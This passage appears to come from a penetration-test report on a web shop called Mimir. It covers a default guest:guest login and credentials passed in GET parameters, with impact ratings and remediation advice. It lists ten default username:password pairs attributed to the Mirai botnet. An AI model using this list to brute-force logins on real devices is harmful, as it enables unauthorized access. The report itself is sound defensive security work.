[7] "Testing for default credentials (OTG-AUTHN-002) - OWASP." 25 Mar. 2016, https://www.owasp.org/index.php/Testing_for_default_credentials_(OTG-AUTHN-002). Accessed 18 Apr. 2017.

Details


Default credentials that are not changed on public-facing web services is a huge issue. The Mirai botnet ran rampant around the world on the premise of purely using default credentials for IOT devices.

The following are among the top 61 passwords using by the miari botnet in 2016. [5]

```
admin:admin
root:admin
root:default
root:123456
root:54321
support:support
root:(none)
guest:guest
root:password
guest:12345
```

Mirmir has weak default credentials of guest guest, meaning it's simple for users, scripts and botnets to find this login and use it to authenticate as that user.

```
guest:guest
```



Impact

P3 - LOW

The impact largely depends on the permissions of the account that had default credentials. In this example only access to the guest account was given, although this could just as easily have been for the root/admin account, giving malicious persons elevated access.

Taking advantage of this vulnerability gave access to the web shop - although not a large issue in this circumstance. This vulnerability could easily be chained with anonymous further actions, adding it into a chain of potential attacks using the guest account as a foothold to get into the web app, allowing for a greater attack surface area.

Remediation

If not necessary, the guest account should be removed completely. If a shared account is needed, then the account should use a random password so that when persons that need to share the account access it - they are not accompanied by the rest of the internet.

Credentials transmitted via GET parameters

Do not include sensitive information in HTTP GET request parameters[8]

Details

https://skyrimbelongstothenords.com/mimir/well.php?p=login&username=username&password=password

User login credentials are transmitted to the server for authentication via query parameters in the URL of a GET Request. While not explicitly a security vulnerability because the site uses HTTPS, this is agreed to be bad practice.

The information could be leaked through

- HTTP Referer header
- Web Server logs
- Browser History

Impact

P5 – BIZ ACCEPTED RISK

With the current implementation, information will not be leaked easily, however it may be an issue in the future and can be easily mitigated now.

Remediation

Account credentials should be sent in the body of a POST HTTP Request for account authentication.

[8] "OWASP Secure Coding Practices Checklist - OWASP." 21 Jan. 2016, https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_Checklist. Accessed 13 Apr. 2017.

References

[1] Bugcrowd Vulnerability Rating Taxonomy
[2] SQL Injection Prevention Cheat Sheet
[3] SQL Logic Operator Precedence
[4] OWASP Secure Coding Practices
[5] Mirai Botnet Top Passwords
[6] BCrypt Hashing Algorithm
[7] PHP Security Cheat Sheet